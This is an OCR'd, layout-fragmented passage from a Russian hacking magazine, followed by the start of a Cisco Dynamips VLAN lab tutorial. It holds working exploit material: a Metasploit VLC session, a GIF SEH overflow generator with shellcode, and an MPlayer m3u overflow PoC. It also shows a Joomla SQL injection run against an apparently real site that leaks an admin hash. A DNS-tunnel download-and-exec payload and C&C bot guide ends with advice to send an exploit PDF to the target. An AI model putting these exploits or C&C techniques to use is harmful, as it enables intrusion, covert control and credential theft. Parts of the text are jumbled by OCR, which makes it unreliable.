
В ходе проводимых экспериментов было замечено, что отладчики, работающие в 3-м кольце защиты, ведут себя возмутительнейшим образом. Неадекватность их поведения состоит в том, что под отладкой мы попадаем на переписанный в результате эксплуатации уязвимости EIP только в том случае, если этот новый EIP будет больше, чем 0x7fffffff. В противном случае необходимо догадаться до правильной 16-битной поправки (destination + 0x1c8), а также определить количество байт, которое не будет записано через доступный стек.
Вся основная соль, материализованная в виде адреса, по которому будет передаваться управление после переполнения, кроется в файле poc.gif. Ниже приведен скрипт, позволяющий генерировать

Общая схема исполнения шелл-кода










```
msf > use exploit/windows/browser/vlc_amv
msf exploit(vlc_amv) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(vlc_amv) > set CMD calc.exe
CMD => calc.exe
msf exploit(vlc_amv) > set TARGET 1
TARGET => 1
msf exploit(vlc_amv) > set EXITFUNC seh
EXITFUNC => seh
msf exploit(vlc_amv) > exploit
[*] Exploit running as background job.
msf exploit(vlc_amv) >
[*] Using URL: http://0.0.0.0:8080/AOMD9wF
[*]  Local IP: http://192.168.1.100:8080/AOMD9wF
[*] Server started.
[*] Sending malicious page to 192.168.1.101:1131...
[*] Sending trigger file to 192.168.1.101:1134
[*] Sending malicious page to 192.168.1.101:1150...
[*] Sending trigger file to 192.168.1.101:1154
```

Процесс настройки параметров эксплойта и запуск веб-сервера в MSF

данный файл. В качестве полезной нагрузки выбрана классика жанра: запуск калькулятора.

```
import sys


begin_of_gif = "\x47\x49\x46\x38\x39\x61\xD8\x00\xD8" +
   "\x00\xD5\xFF\x00" + "\x90" * 6

# прыжок на полезную нагрузку
nextSEHoverwrite = "\xeb\x06\x90\x90"

# адрес, по которому будем продолжать исполнение;
# для готового варианта надо указывать адрес
# последовательности инструкций pop, pop, ret
SEHoverwrite = "\x81\x81\x81\x81"
nopsled = "\x90"*0x1e5

# win32_exec – EXITFUNC=process CMD=calc.exe Size=164
Encoder=PexFnstenvSub

# http://metasploit.com
payload =  '\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4'
payload += '\x5b\x81\x73\x13\x6f\x02\xb1\x0e\x83\xeb\xfc'
payload += '\xe2\xf4\x93\xea\xf5\x0e\x6f\x02\x3a\x4b\x53'
payload += '\x89\xcd\x0b\x17\x03\x5e\x85\x20\x1a\x3a\x51'
payload += '\x4f\x03\x5a\x47\xe4\x36\x3a\x0f\x81\x33\x71'
payload += '\x97\xc3\x86\x71\x7a\x68\xc3\x7b\x03\x6e\xc0'
payload += '\x5a\xfa\x54\x56\x95\x0a\x1a\xe7\x3a\x51\x4b'
payload += '\x03\x5a\x68\xe4\x0e\xfa\x85\x30\x1e\xb0\xe5'
payload += '\xe4\x1e\x3a\x0f\x84\x8b\xed\x2a\x6b\xc1\x80'
payload += '\xce\x0b\x89\xf1\x3e\xea\xc2\xc9\x02\xe4\x42'
payload += '\xbd\x85\x1f\x1e\x1c\x85\x07\x0a\x5a\x07\xe4'
payload += '\x82\x01\x0e\x6f\x02\x3a\x66\x53\x5d\x80\xf8'
```



Вездесущий Google показывает 230 000 000 страниц с наличием com_virtuemart

```
payload += '\x0f\x54\x38\xf6\xec\xc2\xca\x5e\x07\x7c\x69'
payload += '\xec\x1c\x6a\x29\xf0\xe5\x0c\xe6\xf1\x88\x61'
payload += '\xd0\x62\x0c\x2c\xd4\x76\x0a\x02\xb1\x0e'

new_gif = open("poc.gif", "wb")
new_gif.write(begin_of_gif +
        nextSEHoverwrite +
        SEHoverwrite  +
        nopsled +
        payload +
        "\xcc"*0x1000)
```

TARGETS

Windows (любая версия, включая Windows 7).

SOLUTION

Заплатки на данный момент нет.

```
[iv@tinglorie1 Downloads]$ python2.7 17132.py -t www.[illegible].ru:80 -d /

        | ------------------------------------------------------------ |
        | Joomla! com_virtuemart <= v1.1.7 Remote Blind SQL Injection Exploit |
        | by mr_me - net-ninja.net ------------------------------------ |

(+) PoC started on Thu Apr 14 03:59:53 2011
(+) Exploiting target @: http://www.[illegible].ru:80/
(+) Using time based SQL Injection.
(+) This will take time, go grab a coffee..

(!) Getting database version: 5.0.77
(!) Getting database user: [illegible]
(!) Getting database name: [illegible]
(!) Getting Joomla admin: admin:f492c21a94d7bd08522381f8dda92956:Bhhef6QHsdvtoSYgPJc9VnXvyvEnuL6a
(+) PoC finished on Thu Apr 14 04:54:41 2011
```

Пример работы эксплойта под Joomla! com_virtuemart

04 ПЕРЕПОЛНЕНИЕ БУФЕРА В MPLAYER LITE 33064 (SEH)

CVSSV2

6.9 (AV:L/AC:M/Au:N/C:C/I:C/A:C)

BRIEF


Mplayer WW — предназначенный для пользователей ОС Windows фронтэнд к популярному мультиплатформенному медиапроигрывателю mplayer, воспроизводящему большинство форматов (MPEG/VOB, AVI, Ogg/OGM, VIVO, ASF/WMA/WMV, QT/MOV/MP4, RealMedia, Matroska, NUT, NuppelVideo, FLI, YUV4MPEG, FILM, RoQ, PVA), поддерживаемых множеством встроенных, XAnim и Win32 DLL кодеков. С помощью Mplayer можно смотреть фильмы в форматах VideoCD, SVCD, DVD, 3ivx, DivX 3/4/5, WMV и даже H.264.
Другой величайшей возможностью MPlayer является большое число поддерживаемых драйверов вывода. Он работает с X11, Xv, DGA, OpenGL, SVGAlib, fbdev, AAlib, DirectFB, VESA (на любой VESA-совместимой карте, даже без X11) и некоторыми низкоуровневыми картозависимыми драйверами (для Matrox, 3Dfx и ATI), а также ты можешь использовать GGI, SDL (и все ее драйверы). Большинство из них поддерживают программное или аппаратное масштабирование, так что ты можешь наслаждаться видео в полноэкранном режиме. MPlayer поддерживает вывод через некоторые из аппаратных MPEG-декодеров, таких как Siemens DVB, DXR2 и DXR3/Hollywood+.
19 марта 2011 года господа C4SS!0 и h1ch4m опубликовали эксплойт, реализующий уязвимость mplayer ww при парсинге m3u-файлов. Рассмотрим его поближе.

EXPLOIT

В процессе разбора m3u-файла, поданного на вход mplayer'у, уязвимым оказался вызов функции strcpy, копирующий пользовательский буфер, располагающийся по адресу 0xbc8008, в стек по адресу 0x22ebb8. В результате отсутствия каких бы то ни было проверок на размер копируемого буфера происходит переполнение стека. Уязвимое место в иде выглядит следующим образом:

```
0056173E C78424 78040000> MOV DWORD PTR SS:[ESP+478],8D48E0
       ; ASCII "*.rar"
00561749 C78424 7C040000> MOV DWORD PTR SS:[ESP+47C],0
00561754 895C24 04        MOV DWORD PTR SS:[ESP+4],EBX
00561758 890424           MOV DWORD PTR SS:[ESP],EAX
0056175B E8 A8032900      CALL 007F1B08
       ; <JMP.&msvcrt.strcpy> <--- Stack overflow
00561760 8D9424 68020000  LEA EDX,DWORD PTR SS:[ESP+268]
00561767 C74424 04 2F000> MOV DWORD PTR SS:[ESP+4],2F
```

В момент переполнения перетирается адрес SEH-обработчика. В дальнейшем управление передается на адрес, которым его перезатерли, и происходит выполнение стандартного для SEH-эксплойтов кода «pop pop ret», возвращающего управление на блок Next SEH. Далее совершается прыжок вперед на nop-цепочку (nopsled), по которой мы достигаем последовательности байт «\xE9\xD4\xEB\xFF\xFF», представляющей собой прыжок назад на nop-цепочку, находящуюся непосредственно перед кодом полезной нагрузки. Ну а дальше управление получает полезная нагрузка, ограниченная только лишь фантазией своего создателя. Чтобы было легче осознать всю важность момента, я набросал общую схему выполнения эксплойта.



Бинго! При открытии зловредной ссылки получаем калькулятор

Вырезка из POC-эксплойта:

```
my $buf = "\x90" x 100;
$buf .= $payload;
$buf .= "\x41" x (5152-length($buf));
$buf .= "\xeb\x0f\xcc\xcc"; # Next SEH

# pop pop ret (SEH) используется адрес внутри секции данных
# библиотеки avcodec-52.dll, идущей в комплекте с mplayer
lite 33064
$buf .= pack('V', 0x6B04FCDE);
$buf .= "\x90" x 15;
$buf .= "\xE9\xD4\xEB\xFF\xFF";
$buf .= "\x90" x 400;
```


TARGETS

Mplayer Lite 33064

SOLUTION

Патча, исправляющего уязвимость в процессе парсинга m3u-файла, пока что нет.

Алексей Синцов, Digital Security (twitter.com/asintsov)





DNS: ОБРАТНАЯ СВЯЗЬ

Продвинутый payload для организации туннеля

В позапрошлом номере я уже рассказывал про организацию канала обратной связи в процессе проникновения в корпоративную сеть, где присутствуют жесткие правила фильтрации на прокси-сервере, или вообще в случае, когда «пробитый» ПК не имеет доступа к интернету. В этой статье я расскажу про более совершенный способ контроля таких машин.

Previously on][

Итак, будучи обыкновенным пентестером, мне пришлось столкнуться с задачей получения контроля над машинами, которые сидят за прокси-сервером, причем доступ на «левые» хосты очень жестко банится. В итоге был разработан шелл-код для фреймворка Metasploit, который выполнял прошитые команды, кодировал их и отправлял на мой сервер путем инкапсуляции данных в DNS-запросе на определенный домен. Даже если жертва не имела доступ к интернету, я получал результат выполнения моих команд, ведь в локальных и корпоративных сетях обычно есть DNS-сервер, который перенаправляет запросы в интернет, к владельцу (то есть мне). Мой DNS-сервер разбирал закодированные запросы и писал в лог результат выполнения команд. Таким образом, я видел, что проникновение на такие-то и такие-то машины прошло успешно. Детали можешь прочитать в позапрошлом номере.

Недостатки

У моей наработки было несколько недостатков:

1. Мерцание. Шелл-код выполнял как прошитую команду, так и отправку DNS-запросов путем вызова функции _popen. Например, так переправлялись данные (data_data_data): _popen("nslookup data_data_data.domen.ru","r"). В результате на мгновения появлялись консольные окошки, что, согласись, палево.

2. Зависимость от msvctrl.dll. Шелл-код искал все функции в модуле msvctrl, который для большинства ПО подключен по умолчанию. Если данная библиотека отсутствует, то шелл-код работать не будет.

3. Отсутствие дуплексного канала связи. Шелл-код выполняет прошитые команды и сообщает на сервер результат. Нет гибкости, нет шелла, нет возможности именно УПРАВЛЯТЬ удаленно. Только отчет, и все.


4. При одновременном срабатывании на двух разных ПК непонятно, откуда идут данные — все вперемешку.

5. Отсутствие нормального интерфейса, грязный лог-файл сервера... Ногу сломишь.


Короче, штука рабочая, но неудобная, и явно ее можно улучшить.

Модель

Итак, что нужно пентестеру? Контроль, удобство управления, многопользовательский доступ... Дело в том, что в большинстве своем боевая нагрузка идет в массовой рассылке и под раздачу попадает несколько пользователей почти одновременно. Поэтому нужно как-то разруливать их управление. Руководствуясь такой логикой, я пришел к тому, что фактически мне нужен C&C для контроля над ботами через DNS-туннель. Так как, например, «пробитый» Acrobat Reader долго не живет, то логично, что нужно скинуть бота на диск,



Уникальная модель нашего проекта :)



Данные файла по DNS


а не реализовывать его в шелл-коде. Поэтому в качестве боевой нагрузки было решено писать «download&exec»-пэйлоад. Только тело бота будет скачиваться не по HTTP, а по DNS, что обеспечит нам обход всех проксей и файерволлов. Скачиваться может что угодно, но для моей задачи надо бы именно «бота», который управляется так же, по DNS.

Боевая нагрузка

Итак, начнем писать шелл-код, избавляясь от всех недостатков предыдущей модели. Чтобы не зависеть от модулей, будем использовать только kernel32.dll, который есть всегда. Шелл-код найдет в таблицах функций модуля два нужных адреса — LoadLibrary и GetProcAddr. Первой функцией будем подгружать нужные модули, а второй — искать адреса других функций. Теперь про нужные нам вызовы: так как нам не хочется опять использовать _popen (это заметно на целевой машине), то для запуска скаченного троянца будем использовать функцию WinExec, в которой можно задать невидимость окна. Остается вопрос — как получать данные с сервера и отправлять запрос. В прошлой версии был вызов _popen, который вызывал nslookup (опять же заметно). Использовать WinExec не годится, а CreateProcess — муторно. Решение — в использовании модуля WS2_32.dll и функции getaddrinfo. Данная функция делает резолв доменного имени в IP-адрес — то что нужно. И что самое интересное — по-прежнему не будет исходящих соединений от атакуемого процесса (Acrobat Reader, например). DNS-запросы пойдут от svchost.exe, что позволит обойти UAC и файерволы. Вот она, сила WIN API :). Что ж, низкий уровень мы придумали, осталось придумать высокий уровень: как организовать процесс скачивания? Самое простое решение — разбить требуемый файл на блоки и поочередно передать через значения IP-адреса. На сервере бинарник или любой другой файл для дропа открывается и грузится в ассоциированный массив массивов, при этом на каждый элемент массива приходится 14 считанных байт, а на каждый элемент ассоциированного массива приходится 17 массивов с байтами. Индексы в ассоциированном массиве — четырехбайтные строки: aaaa, baaa, caaa и так далее. Фактически каждый ассоциированный элемент — это один блок данных по 17x14 байт. Таким образом, за один DNS-запрос передается 238 (0xEE) байт. Почему именно 17 и 14? Дело в том, что для передачи данных я решил использовать IPv6-протокол, в котором для адреса используется 16 байт, и за один запрос передается 17 таких адресов. Оставшиеся два байта используются для указания сдвигов записи и размеров данных. Это означает, что шелл-код делает запрос с помощью getaddrinfo (aaaa.domain.ru) и получает в ответ 17 IP-адресов. Далее шелл-код парсит структуру полученных адресов, перебирая каждый адрес. Первый байт адреса указывает сдвиг данных от начала буфера, а второй байт — размер (всегда равно 14 байтам, кроме самого последнего адреса последнего блока), остальные 14 байт — как раз данные этого блока с указанной длиной. Самое главное — первый байт. Так как ИП-адреса сортируются криво, то первый байт фактически указывает порядок этих 14 байт в полученном блоке из 17 адресов. Пример блока данных из 29 байт «010203040506..272829»:

```
000e:0102:0304:0506:0708:0910:1112:1314
0e0e:1516:1718:1920:2122:2324:2526:2728
1c01:2900:0000:0000:0000:0000:0000:0000
```

Вообще все блоки идут по 238 байт, если блок имеет меньший размер — значит, это последний блок. Так или иначе, полученный блок записывается в %TEMP%-директорию, в файл нужного расширения (расширение указывается при сборке шелл-кода). После этого шелл-код запрашивает второй блок из 238 байт (baaa.domain.ru) и дописывает его в конец того же файла. И так до тех пор, пока весь файл не скачается на машину «пробитого» клиента. Затем файл запускается с помощью WinExec в невидимом режиме. Таким вот образом весь шелл-код и написался. Хочу заметить, что шелл-код тестировался в Windows 7 x64 (на 32-разрядных приложениях!) и на Windows XP SP2 x32, где по умолчанию протокол IPv6 не установлен.



Управление по DNS

Два бота работают в автоматическом режиме

Он не обязательно должен быть включен и активен, но установлен должен быть! Еще раз повторю алгоритм:

```
1. Ищем kernel32.dll.
2. Ищем GetProcAddr.
3. Ищем Loadlibrary.
4. Грузим необходимые модули и функции — WinExec,
gettaddrinfo, exit, fopen, fwrite, fclose и другие.
5. Определяем временную директорию.
6. Создаем там файл, сохраняем его дескриптор.
7. Инициализируем сокет для работы с getaddrinfo.
8. В цикле делаем запросы — aaaa.domain.ru, baaa.domain.ru и
так далее.
8.1 Обрабатываем все IP-адреса, копируя данные в стек в
нужном порядке.
8.2 Пишем в файл.
9. Закрываем и запускаем файл.
10. Выход.
```

Бот

Теперь подумаем над тем, что такое бот. В моем — пентестерском — случае это некий процесс, который раз в N секунд стучится на C&C-сервер за командой. Если команда есть — исполняет ее и докладывает об исполнении. Потом опять стучится за следующей. Так как я разрабатывал бота чисто для пентестерских целей, там нет иного функционала, кроме как удаленной консоли. В идеале его можно допиливать как угодно, хоть кейлоггер, хоть размножение и автозапуск, хоть еще что, но в моем случае команд всего три:

```
sleep                    – заснуть на пол-минуты
exit                     – выход
<другая команда>         – cmd /s <другая команда>
```

После запуска бот получает имя учетной записи и домена (машины), из-под которого он запущен. После чего отправляет запрос вида XR.[name1][name2].domain.ru. Значение name1 — имя учетной записи пользователя, а name2 — имя домена или компьютера. Эта пара является именем бота в системе. Когда сервер получит этот запрос, он отпишет, что зарегистрировался такой-то бот с таким-то именем. После чего бот будет запрашивать команды следующим запросом: XG.[name1][name2].domain.ru. Получив такой запрос, сервер вернет команду в виде IP-адреса, в этот раз IPv4. Вообще, сначала я хотел сделать так, чтобы сервер возвращал команду для txt-запросов, это было бы легче. Но был бы и минус — не все байты в TXT передаются, придется кодировать, к тому же такой трафик будет слишком уж палиться IDS-системами, а в IP-адресе это в очень не явном виде, да и байты можно не кодировать. Возвращаемый формат таков: должен быть адрес 1.1.1.1 — это флаг, говорящий боту о том, что команды есть. Далее идет набор из IP-адресов, где в первом октете указан номер последовательности, а в оставшихся трех — три байта команды в десятеричном виде (понятно, что длина команды ограничена 84 байтами, вот так-то!). Для примера смотри скриншот. Там видно, как закодирована команда «ipconfig». После выполнения команды наш бэкдор должен сообщить ответ. В этот раз я решил не мучиться с кодированием, так как заметил, что в DNS-запросе могут быть символы «+», «/» и «=», а значит можно тупо использовать base64. Поэтому бот докладывает на сервер так: XX.<N>.<base64>.domain.ru, где <N> — номер пакета (он нужен, чтобы потом восстановить все данные в один связный блок). В последнем пакете вместо <N> передается флаг «FI». По данному алгоритму можно написать бот с каким угодно функционалом, меняя лишь код бота. В моей поставке, как я уже говорил, есть только доступ к консоли. Сначала я писал бота на Си, но потом осознал главный недостаток системы — exe-файл с учетом заголовка и кода будет иметь относительно большой вес, что увеличивает время закачки до нескольких минут. Это не годится. Поэтому бота я написал на VBS, хотя он может быть написан на чем угодно. Моя версия работает через вызовы nslookup в скрытом режиме. Данные парсятся регекспом с использованием временного файла. Такой бот качается за пару секунд, а функционал сохранен полностью — удаленное управление через консоль.

Сервер

Самая важная и навороченная часть — сервер. Я оставил в нем поддержку старой версии нагрузки, но также добавил и поддержку новой версии. Теперь интерфейс более дружелюбный и простой. При этом путем «блокировки» поддерживается работа с несколькими ботами. Каждый бот, если получил команду, блокирует сервер на время, пока команда не будет выполнена. Выполнив команду, сервер передает управление для следующего бота, а первому посылает команду sleep. Таким простецким образом все боты получат кусочек времени. Команды задаются как в автоматическом режиме, так и в ручном. Конечно, если один бот не запросил команду, а потом умер, то остальные боты также блокируются. Поэтому введен параметр timeout, который по умолчанию равен десяти минутам. После чего блокировка сбрасывается. Кроме того, сбросить блокировку можно по <CTRL-C> в консоли управления. Сервер поддерживает как ручное управление, так и автоматическое. Переключение между видами управления опять же по CTRL-C.

Автоматический контроль

Для всех ботов задается одна команда по умолчанию. После ее исполнения клиент будет получать только команду sleep. Чтобы добавить еще одну команду, нужно записать ее в файл dnsBOT.name1.name2.txt (одной строкой), тогда при следящем запросе она попадет на сторону клиента и исполнится. Кроме того, можно перевести сервер в ручной режим по CTRL-C.

Средне-дружелюбный интерфейс :)

Ручное управление ботом

Метасплойт в действии

Ручной контроль

Каждый раз, когда бот запрашивает команду, открывается строка ввода этой команды, оператор вводит команду, команда исполняется :).

Краткий мануал

Теперь небольшая инструкция по эксплуатации. Задача первая: купить доменное имя, настроить зону на свой сервак. Поднять там revdns.pl, чтобы отвечал на 53 порту. Настройки скрипта просты:

```
$EGG="d:\\DROP.VBS";       # Путь к боту для закачки
$defaultcmd="ipconfig";    # Команда по умолчанию
$DOMAIN="dom.com";         # Твое доменное имя
$IPA="127.0.0.1";          # IP-адрес сервера DNS
```

Запустив сервак, надо подождать, пока корневые серваки DNS пронюхают про тебя: для этого в настройках зоны (там, где купил домен) укажи свои сервера в качестве владельца зоны. Для проверки сделай запрос: «nslookup –q=AAAA aaaa.dom.com» — тебе должны вернуться первые 238 байт DROP.VBS. После этого можно готовиться к пентесту, но для начала не забудь проверить доменное имя в первой строчке файла DROP.VBS:

```
DOMAIN="dom.com"
```

Если меняешь код бота, то надо перезапустить перл-скриптик, чтобы он подгрузил новый файл в память. После этого можно готовить эксплойт. Для начала нужно кинуть файл dnsdrop.rb в папку с метасплойтом, а именно c:\<MSF>\modules\payloads\singles\windows. После этого загружай метасплойт, выбирай нужный эксплойт (например для Acrobat Reader), выбирай наш пейлоад. Его параметры:

```
set DOMAIN=dom.com
set FILE=vbs
```

Генери PDF'ку с эксплойтом, шли клиенту. Когда наша торпеда пробьет цель, в консоли perl ты увидишь результат — запросы на скачивание файла. И если ничего не случилось, то после этого будет видно имя бота и запрос на команду. Дальнейшие действия зависят от режима работы — автоматическая выдача команд или ручная.

Заключение

Как ты можешь убедиться, DNS является удобным каналом удаленного администрирования. Кроме того, данный PoC показывает, что контрольные серваки малвари также могут использовать DNS для управления ботами в тех местах, где, казалось бы, даже нет интернета! Моя утилита, шелл-коды и прототип бота были продемонстрированы на конференции CONFidence 2011 в Кракове и доступны для скачивания на сайте DSecRG. Ну и, конечно же, все исходные коды присутствуют на диске][!

Удачных тебе пентестов, и помни, что использование этой утилиты без ведома человека (на ПК которого применяется шеллкод/БОТ) или его законного представителя карается по всей строгости УК РФ!

P.S. Чтобы быть совсем вредным и не распространять троянское ПО, функционал консоли в коде бота я заменил заглушкой.][



Мирослав Берков (alumni.samara@gmail.com)

ИГРЫ С ДОМАШНЕЙ КИСКОЙ

Мучаем дома виртуальную сеть на базе Cisco и не только

Так ли безопасны сети провайдеров и крупных компаний, использующих технологии VPN для организации своих внутренних сетей сегодня? Давай проверим.

Заводим киску

Одна и та же задача создания виртуальных соединений и сетей (VPN) может быть решена как минимум двумя принципиально разными способами. Первый предполагает создание виртуальных каналов (тоннелей) поверх транспортного протокола, обычно на базе IP или Ethernet. Узел-клиент, используя свои учетные данные, устанавливает соединение «точка-точка» с сервером доступа, и уже через этот вновь образованный канал осуществляет прием и передачу данных. При этом как процедура авторизации, так и информационный обмен может быть зашифрован как весь, так и частично (только заголовок и пароль авторизации). Второй способ строится на базе коммутируемого Ethernet с использованием виртуальных сетей VLAN. Разделение сетей на виртуальные происходит на уровне коммутатора, который имеет возможность выделять на канальном уровне одного или нескольких пользователей в группу по некоторым признакам, которыми могут быть порт или MAC-адрес. Именно с VLAN мы и будем сегодня экспериментировать.

Основной инструмент, который нам понадобится — это Dynamips, позволяющий эмулировать маршрутизаторы Cisco на обычной машине под управлением ОС Windows. С его помощью нам будут доступны все команды реального Cisco IOS (поскольку именно его мы и будем использовать).

Команда «idlepc get routername»

Network device list – средство просмотра списка сетевых устройств

Для Dynamips существует как минимум два облегчающих работу фронтэнд-интерфейса: Dynagen и GNS3 (графическая версия Dynamips). Я остановился на Dynagen (dynagen.org). После его установки на рабочем столе появятся четыре ярлыка:

- Dynagen Sample Labs — примеры конфигурации устройств Cisco;
- Dynamips Server — непосредственно сам сервер;
- Network device list – средство просмотра списка сетевых устройств, присутствующих физически в нашей системе (он понадобится нам чуть позже, при подключении моделируемого маршрутизатора к реальной сети);
- Pemu Server – эмулятор устройств Cisco PIX.

Для эмуляции работы виртуальной частной сети нам понадобится образ программного обеспечения реального маршрутизатора. Образ базовой Cisco IOS 7200, под которую и писался Dynamips, очень тяжелый, долго грузится и вообще нестабильно себя ведет на моем стенде. Поэтому лучше использовать более легкий, например c3745-advipservicesk9-mz.124-15.T6.bin. В принципе Dynagen будет нормально работать и со сжатым файлом, каковым является любой образ Cisco IOS, однако декомпрессия увеличит время загрузки, поэтому неплохо бы его сначала распаковать при помощи 7z или rar, но это не обязательно.

Строим виртуальный DATA-центр

Dynagen использует файлы с расширением *.net, в которых содержится информация о конфигурации маршрутизаторов, коммутаторов и соединений между ними. Мы не будем редактировать сэмплы, а напишем свой конфиг с нуля:

```
# Simple Cisco 3745 with 2 real interfaces
autostart = False
[localhost]
[[3745]]
image = \Program Files\Dynamips\images\
c3745-advipservicesk9-mz.124-15.T6.bin
idlepc = 0x613f07b4
npe = npe-300
ram = 160


[[ROUTER R1]]
console = 2000
model = 3745
cnfg = configs\cisco_3745.cfg
slot1 = NM-16ESW
slot2 = PA-2FE-TX
F1/0 = NIO_gen_eth:\Device\
NPF_{7C94C2DF-C005-489D-9E50-3199AEFE6F27}
F2/1 = NIO_gen_eth:\Device\
NPF_{3209EAAB-22CD-453A-965A-D02490DB7EDE}
```

Разобраться, что к чему, не так уж и сложно.

- [localhost] — хост, на котором запущен Dynamips.
- [[3745]] — это обозначение подсекции, поэтому скобки двойные. В данном случае это подсекция [localhost]. Все, что описывается здесь, относится только к localhost. Эта секция описывает все значения по умолчанию, относящиеся ко всем маршрутизаторам серии Cisco 3745, которые мы можем моделировать.
